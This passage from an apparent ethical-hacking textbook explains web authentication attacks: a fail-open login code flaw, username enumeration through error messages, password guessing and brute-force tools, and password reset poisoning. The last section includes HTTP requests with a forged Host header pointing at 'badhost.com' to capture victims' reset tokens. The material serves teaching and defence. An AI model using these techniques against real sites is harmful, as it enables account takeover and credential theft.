For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords**: A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

  Sometimes, the user list is created all at once or in the form of groups, and all these users’ initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials**: Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an “activation code” to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism**: It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking db.getUser() can trigger some exceptions, such as a null pointer exception, as the requested function has no username or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

  Example,

```
Public Response verifyLogin(Session mySession) {
  try {
        String username = mySession.getParameter (“username”);
        String password = mySession.getParameter (“password”);
        User thisUser = db.getUser (username, password);
```

```
            if (thisUser == null) {
                //invalid credentials
                mySession.setMessage ("Login Failed.");
                return doLogin(mySession);
                }
          }
          catch (Exception e) {}
          //valid user
          mySession.setMessage ("Login successful!");
          return doMainMenu(mySession);
    }
```


- **Flaws in Multistage Login Functionality**: Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials**: Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: *https://wordpress.com*

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of "**Rini Matthews**" on **wordpress.com**. In the first attempt, the attacker tries to login as "**rini.matthews**," which results in the login failure message "**invalid email** or **username**."



Log in to your account

Email Address or Username


rini.matthews

User does not exist. Would you like to create a new account?

By continuing, you agree to our Terms of Service.

Figure 14.65: Error message for username does not exist

In the second attempt, the attacker tries to login as "**rinimatthews**," which results in a message stating that the password entered for the username is incorrect, thus confirming that the username "**rinimatthews**" exists.



Log in to your account

rinimatthews

Password

••••••

Oops, that's not the right password. Please try again!

By continuing, you agree to our Terms of Service.

Figure 14.66: Error message for username successfully enumerated to rinimatthews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., “user101,” “user102”). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Attackers can also use tools such as massh-enum (*https://github.com*) to perform automated user enumeration on the target web application.

Password Attacks: Password Functionality Exploits

- **Password Changing**: Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings for the “Old Password”, “New Password”, and “Confirm the New Password” fields and analyze errors to identify vulnerabilities in the password change functionality.
- **Password Recovery**: **“**Forgot Password” features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **‘Remember Me’ Exploit**: “Remember Me” functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password until eventually arriving at the correct one. To guess passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

  The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent’s or friend’s name, and pet’s name.

  Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.

- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, L0phtCrack, ophcrack, and RainbowCrack.

- **THC-Hydra**

  Source: *https://www.thc.org*

  THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. Furthermore, it uses various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.

Figure 14.67: Screenshot of THC-Hydra

Password Attacks: Brute-forcing

Brute-forcing is another method used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

Some brute-forcing tools for cracking passwords are described below.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  - **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerabilities

  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens

- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as `Host` in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-pwdd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1**: The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2**: The attacker sends a password reset request link to the victim using the altered Host header. For example,

  ```
  POST https://certifiedhacker.com/reset.php HTTP/1.1
  Accept: */*
  Content-Type: application/json
  Host: badhost.com
  ```

  The resultant URL for resetting the password is

  ```
  https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
  ```

- **Step 3**: Now, the attacker waits for the victim to receive the modified email.
- **Step 4**: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing

